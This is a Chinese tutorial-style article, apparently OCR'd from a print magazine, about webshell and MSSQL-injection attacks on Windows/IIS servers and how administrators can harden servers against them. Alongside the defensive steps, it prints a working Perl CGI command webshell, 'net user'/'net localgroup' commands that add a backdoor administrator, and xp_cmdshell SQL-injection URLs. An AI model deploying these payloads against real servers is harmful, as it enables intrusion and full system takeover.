Webshell取得服务器系统的管理权了，这种后门非常隐蔽，就算你重装了多次系统，打了多次的补丁也没效，因为这个漏洞是没有补丁的^_^，只要这个Webshell还存在，黑客找到这个Webshell的WWW浏览地址，你的服务器一样会变成黑客的肉鸡，所以危害性极大。

如下图1所示，我把一个文件名叫CMD.ASP的ASP脚本Webshell文件传到了一台服务器IP为192.168.0.18的服务器上，把这个文件放到了FTP根目录里的Webshell文件夹下，我们就能使用http://192.168.0.18/Webshell/cmd.asp 的地址访问这个Webshell了，我们可以在那个空白的表单里输入所有的CMD命令，如dir c:\ 等命令，如果你想在这台服务器里建立一个超用户，可以输入两行命令，第一行输入 net user netpk hacker /add 然后点击执行CMD命令按钮，就建立了一个普通用户netpk，再输入第二行命令，net localgroup administrators netpk /add 这样就把刚才建立的普通用户netpk加入了超级用户管理级administrators组了，通过这些，我们可以确定这个Webshell有执行所有的CMD命令权限，你想干什么，不用我教你了吧，呵呵^_^。




图1

下面附上这个cmd.asp脚本的源代码：详细代码请查看光盘“源代码”栏目，按照文章名查找即可。

你只要把上面的代码写在记事本里，保存扩展名为.ASP，再传到你的虚拟主机空间就可以运行了。这种绑定CMD命令的脚本攻击防范方法有好几种，其实你如果要防范这种攻击，你只要把ASP中的FSO（Scripting.FileSystemObject）功能删除就行了，删除FSO权限方法就是在CMD的命令提示符下输入以下命令：

```
Regsvr32 /u c:\winnt\system32\scrrun.dll
```

刘流：在实际操作的时候要更改成为你本地系统安装目录的实际路径，但是使用这种方法删除也太绝了一点，如果以后我们想使用FSO权限，那就用不了啦。所以，建议不要使用这种方法删除FSO权限。

但，显而易见，如果这样做，那么包括站点系统管理员在内的任何人都将不可以使用FileSystemObject对象了，这其实并不是站点管理人员想要得到的结果，毕竟我们使用这个对象可以实现方便地在线站台管理，如果连系统管理员都没法使用了，那可就得不偿失了，但是不禁止这个危险的对象又会给自己的站点带来安全漏洞。那么有没有两全其美的方法呢？有！具体方法如下。

我们可以做到禁止其他人非法使用FileSystemObject

对象，但是我们自己仍然可以使用这个对象，方法如下：查找注册表中键值：HKEY_CLASSES_ROOT\Scripting.FileSystemObject，更改成为：HKEY_CLASSES_ROOT\Scripting.FileSystemObject2，这样，在ASP就必须这样引用这个对象了：Set fso = CreateObject("Scripting.FileSystemObjectnetpk")，而不能使用：Set fso = CreateObject("Scripting.FileSystemObject")，如果你使用通常的方法来调用FileSystemObject对象就会无法使用了。

呵呵，只要你不告诉别人这个更改过的对象名称，其他人是无法使用FileSystemObject对象的，这样，作为站点管理者我们就杜绝了他人非法使用FileSystemObject对象，而我们自己仍然可以使用这个对象来方便地实现网站在线管理等功能了！

但这样做还是有一定的危害性的，因为这样配置的方法并不是十分的完善，只是简单地解决了FSO调用CMD命令和一些简单的ASP木马脚本，要知道Webshell并不是只有ASP的一种，如CGI、PHP、JSP等都存在这样的Webshell，如果你的服务器同时配置了支持CGI、PHP、JSP等，那可就惨了，因为如CGI等这些Webshell是不需要FSO支持就能实现Webshell的，所以你还得向下看，以下还有一些值得大家注意的Webshell。

其实还有更简单实用的方法能防范这种使用ASP脚本绑定CMD命令的Webshell，配置防范方法只须要30秒就行了，防范方法等介绍完了CGI、PHP、JSP等Webshell再说，因为只要一种防范方法，就能防止这些脚本攻击及溢出攻击等，在最后我们介绍的防范方法对我们提及到的所有能绑定CMD的Webshell都是能绝对能有效防范的。

例二，使用FSO权限对文件管理的Webshell攻击与防范方法

以下我们介绍的是海阳顶端asp木马，这种Webshell能通过网页在线更改、编辑、删除、移动、上传、下载服务器上的任意文件，只要黑客给你的服务器传上这个ASP木马，你的服务器上的所有文件就会控制在黑客的手上，黑客能在你的服务器干什么？就是上面提及到的更改、删除、移动……

如图2所示。




图2

看到这个图，你也能想像到你的服务器到最后会变得怎么样了，你服务器木马上的资料将没有隐私可言了，想黑你服务器上的主页或是删除你服务器上的文件都是点几下鼠标就能办到的了。这种ASP网络上各黑客网站均有下载，源代码在此就不写出来了。

防范方法：和例一的一样，这里不再赘述。

例三，免FSO对象就能使用的ASP木马

对于这种免FSO对象就能使用的ASP木马，由于少了FSO对象的支持，功能上当然不会很强大的了，只有浏览服务器上的文件目录，复制、移动文件、执行指定路径的程序文件等功能。值得注意的是，现在的虚拟主机提供商的虚拟主机大多数都还存在这个漏洞，看来这个漏洞那些服务器网管们是非得好好维护一下才行了。以下是当你浏览这个ASP木马时，所出现的图3。就连黑客基地的服务器也存在相同的漏洞。经本人测试结果，只要使用WEHSHELL就能很容易地取得黑客基地的管理权，但人家说我是黑基的副站长，所以就不干这事了，呵呵。




图3

你可以通过这个免FSO支持的ASP木马对服务器上的文件进行任意的复制及移动和执行程序，这个木马程的功能虽然简单，但是用它来黑一个网站已经足够了，比如，我们可以把网站的首页移动到其他地方，然后我们再复制一个同名的黑客网页进去就行了，使用执行程序功能让服务器执行任意的木马程序以取得服务器的ADMIN管理权等。

以下我给出这个免FSO对像的ASP源代码，代码如下：详细代码请查看光盘"源代码"栏目，按照文章名查找即可。

你只要把上面的代码写在记事本里，保存扩展名为.asp，再传到你的虚拟主机空间就可以运行了。

防范免FSO支持的ASP木马方法如下。

通过上面的代码，我们可以看出这段代码的SHELL是通过shell.application 建立 shell 对像的，我们只要在注册表里查找键值shell.application和 wscript.shell 键值，然后把这些键值删除，就能防止这一类的ASP木马攻击了，删除这些键值对你的服务器及ASP支持等不会造成影响的，所以请放心删除。

构建免受 FSO 威胁虚拟主机

现在绝大多数的虚拟主机都禁用了 ASP 的标准组件：FileSystemObject，因为这个组件为 ASP 提供了强大的文件系统访问能力，可以对服务器硬盘上的任何文件进行读、写、复制、删除、改名等操作（当然，这是指在使用默认设置的 Windows NT / 2000 下才能做到），但是禁止此组件后，引起的后果就是所有利用这

个组件的 ASP 将无法运行，无法满足客户的需求。

如何既允许 FileSystemObject 组件，又不影响服务器的安全性（即：不同虚拟主机用户之间不能使用该组件读写别人的文件）呢？这里介绍本人在实验中获得的一种方法，下文以 Windows 2000 Server 为例来说明。

在服务器上打开资源管理器，用鼠标右键点击各个硬盘分区或卷的盘符，在弹出菜单中选择“属性”，选择“安全”选项卡，此时就可以看到有哪些账号可以访问这个分区（卷）及访问权限，默认安装后，出现的是“Everyone”具有完全控制的权限，点“添加”，将“Administrators”、“Backup Operators”、“Power Users”、“Users”等几个组添加进去，并给予“完全控制”或相应的权限，注意，不要给“Guests”组、“IUSR_机器名”这几个帐号任何权限。然后将“Everyone”组从列表中删除，这样，就只有授权的组和用户才能访问此硬盘分区了，而 ASP 执行时，是以“IUSR_机器名”的身份访问硬盘的，这里没给该用户账号权限，ASP 也就不能读写硬盘上的文件了。

下面要做的就是给每个虚拟主机用户设置一个单独的用户账号，然后再给每个账号分配一个允许其完全控制的目录。

打开“计算机管理”→“本地用户和组”→“用户”，在右栏中点击鼠标右键，在弹出的菜单中选择“新用户”，在弹出的“新用户”对话框中根据实际需要输入“用户名”、“密码”等信息，本例是给第一虚拟主机的用户建立一个匿名访问 Internet 信息服务的内置账号“IUSR_VHOST1”，即所有客户端使用 http://xxx.xxx.xxxx/ 访问此虚拟主机时，都是以这个身份来访问的。输入完成后点“创建”即可。可以根据实际需要，创建多个用户，如图 4 所示。




图 4

现在新建立的用户已经出现在账号列表中了，在列表中双击该账号，以便进一步进行设置，在弹出的“IUSR_VHOST1”属性对话框中点“隶属于”选项卡，刚建立的账号默认是属于“Users”组，选中该组，“删除”，再点“添加”，添加一个guest组的权限就可以了。

再打开“Internet 信息服务”，找到Web页面的地址，并将硬盘上这个目录的权限设置成只有iisuser和administrator能访问，切换IIS属性对话框，打开“目录安全性”选项卡，点匿名访问和验证控制的“编辑”，在弹出的“验证方法”对方框，点“编辑”，弹出了“匿名用户账号”，默认的就是“IUSR_机器名”，点“浏览”，在“选择用户”对话框中找到前面创建的新账号“IUSR_VHOST1”，双击（图5）。




图 5

此时匿名用户名就改过来了，在密码框中输入前面创建时，为该账号设置的密码，OK，完成了！

经此设置后，“第一虚拟主机”的用户，使用 ASP 的 FileSystemObject 组件也只能访问自己的目录：F:\VHOST1 下的内容，当试图访问其他内容时，会出现诸如“没有权限”、“硬盘未准备好”、“500 服务器内部错误”等出错提示了。

> **刘流：**如果该用户需要读取硬盘的分区容量及硬盘的序列号，那这样的设置将使其无法读取。如果要允许其读取这些和整个分区有关的内容，请右键点击该硬盘的分区（卷），选择“属性”→“安全”，将这个用户的账号添加到列表中，并至少给予“读取”权限。由于该卷下的子目录都已经设置为“禁止将来自父系的可继承权限传播给该对象”，所以不会影响下面的子目录的权限设置。

基于CGI、PHP、JSP的Webshell及溢出攻击与防范

CGI、PHP、JSP脚本也能绑定CMD命令，但基本CGI的Webshell功能权限与防范方法是不是都是一样的呢？答案是它们的Webshell权限基本相同，大同小异，但防范的黑客使用脚本给你绑定CMD命令的方法却是完全不同的，因为别的语言脚本中要绑定CMD命令根本不需要FSO等对象的支持，所以就算你关了FSO对象，再在注册表里删除上面ASP的Webshell例三中的shell.application和wscript.shell键值，也不能防范这些脚本的Webshell。

由于ASP、CGI、PHP、JSP通过脚本绑定CMD命令的方法都是大同小异的，都能用一种很简单的方法就能完全防范这类的攻击，在此例中，我会把一种30秒内就能完成安全配置，让任何的脚本程序都没法通过远程调用你的CMD命令，以达到完全防范脚本绑定CMD的目的。Webshell的攻击方法我们在这里就作一个最后举例。

举例：CGI的Webshell攻击与防范

只要黑客把一个CMD.CGI的Webshell传到你的服务器，那么黑客就能在你的服务器里调用CMD命令，并能

运行你服务器里的所有CMD命令，如建立超级用户等，下图是使用这个CMD.CGI的Webshell运行DIR C:\命令。如果黑客在你的服务器上传了这个东东，呵呵，你可是欲哭无泪了。

下面给出这个CMD.CGI的代码（网络上也有很多黑客站提供下载的）：

```
use CGI qw(:standard);
print header(-charset=>gb2312);
$cmd=param("cmd");
$out=`$cmd 2>&1`;
print start_form,textfield("cmd",$cmd,60);
print end_form;
print pre($out);
```

上面就是这个Webshell的代码，还有一些PHP和JSP等的Webshell，这里就不再作介绍了，因为攻击与防范的方法大同小异，通过上面这些例子，我们看出这几个Webshell都是调用了NT系统下的cmd.exe命令来执行命令的，只要我们对NT系统下的cmd.exe文件设置一定的权限，呵呵，那么黑客的这些Webshell都将没用武之地了。为了安全起见，我们还要对如net.exe、cacls.exe、telnet.exe、tftp.exe、tftp.exe、format.com、mountvol.exe、mshta.exe等危险的命令做出权限设置。因为这些危险的文件默认的情况下都是允许来宾以上权限的用户访问及执行的，只有为这些文件设置了权限，这样才能确保真正的安全。这些危险的文件默认的情况下，都是存放在C:\WINNT\SYSTEM32的目录下的。设置权限的方法如图5所示，清除原来的所有其他用户访问这些命令的权限，然后只设置允许你正在使用的超级用户拥有使用这些命令的权限，比如说你正在使用的超级用户名是administrator那么，你就在权限设置里只允许用户名为administrator的用户使用这些命令。

通过上面这些简单的设置，就能让那些绑定你服务器里的CMD命令的Webshell全部失效，够简单吧。：）而且还能防止你的服务器在遭到黑客的溢出攻击成功后绑定CMD命令登录你的服务器，道理很简单，比如目前流先的WEBDAV溢出，这些溢出攻击就是黑客通过溢出你的服务器后绑定你服务器里的CMD命令，然后TELNET登录你的服务器，取得你服务器上的系统管理权的，但一般黑客溢出成功后，都是只能拥用SYSTEM权限绑定你服务器的CMD命令的，而你已经把CMD命令设置了禁止SYSTEM权限访问，只能使用你设置的唯一一个你正在使用的超级用户名去访问CMD命令。所以就算黑客成功溢出后，都不能绑定你的CMD命令，那么黑客就登录不了你的服务器，你的服务器就是安全的了。

但这只能是相对的安全，因为有些溢出攻击黑客能直接把反向连接的木马文件传到你的服务器上，并能运行哦。呵呵，如最近出现的Serv-U溢出，如果你的FTP服务器使用了Serv-U的话，你又没有打上最新的安全补丁，让黑客溢出成功了，那么黑客可以不绑定你的CMD命令登录你的服务器，而是给你服务器传一个反向连接的木马后门，这种反向连接的后门是通过你的服务器向黑客的机器连接，而黑客只要在自己的机器监听，只要你的服务器中了这种后门，那么就算你的服务器安装了防火墙，并屏蔽了所有不使用的端口，黑客不能正向与你的服务器联接木马后门，但黑客给你传一个反向连接的木马，这个木马是通过你的服务器连接黑客的机器的，只要你的服务器向黑客的机器发出连接请求，黑客就能取得你服务器的控制权，而这种反向木马攻击可以完全不依赖于NT系统下的CMD。

那么，我们如果防止这一类的反向木马攻击呢？方法很简单，那就是安装一个具有防止反向连接木马的防火墙，如天网及BlackICE防火墙等，都是具有防止反向连接功能的，因为这些防火墙都有应用程序访问网络权限设置功能，服务器上的任何一个程序要访问网络，都会弹出一个警告窗口，必须要服务器的管理员同意允许该应用程序访问网络后，这些程序才能访问网络，这项功能正好用于防范反向木马，下面举一个例子，如你的服务器安装了天网防火墙，如黑客成功溢出了你的Serv-U服务器，并给你传了一个反向连接的后门木马，这个后门木马在你的服务器的C:\MM.EXE，黑客所在IP地址是192.168.0.18，现在黑客要对你服务器的这个反向连接木马进行连接，只要黑客在你服务器上运行了这个反向木马，那么你的天网防火墙就会弹出一个警告窗口，如图6所示。



图 6

我们可以通过这个警告窗口看到黑客的真正IP地址及黑客使用这个反向木马连接的端口，所使用的协议，还有这个反向连接木马在你服务器的所在位置等信息，只要你点击禁止按钮，这个程序将不能连接黑客的机器，我相信你不会那么笨，点击允许这个后门连接黑客的机器吧，在你没有点击允许的情况下，这个后门是不会连接黑客的机器成功的。

通过这个例子，我们可以看出，只要我们给一些危险的命令如CMD等设置了权限，再安装一个可以防止反向连接木马的防火墙，那么那些所谓的溢出攻击将不能对你的服务器造成造害了。

MSSQL注入攻击的防护

MSSQL注入攻击是比较直接和危害比较大的一种攻击方式，那些所谓的黑客们能够利用它直接取得系统权限，今天我们就来看看如何通过系统设置防止这种攻击。

首先要申明的是，并不是通过这个设置就能保证你的服务器的安全，安全是一个整体，然而整体又正是由

这些部分构成的！

对策一

伪黑客：假设这个地方可以注入

```
http://localhost/bbs/news.asp?id=5
我们往往采取下面这种方法来攻击
http://localhost/bbs/news.asp?id=5;exec master.dbo.
xp_cmdshell 'net user alpha /add'---
http://localhost/bbs/news.asp?id=5;exec master.dbo.
xp_cmdshell 'net loclagroup administrators alpha /add'—
—
```

好了，alpha已经是系统管理员了！

管理者：如何防止呢？

看看他们是怎么实现的，通过调用SQL里的master里的扩展存储过程里的xp_cmdshell，（如图7），来执行系统指令！




图7

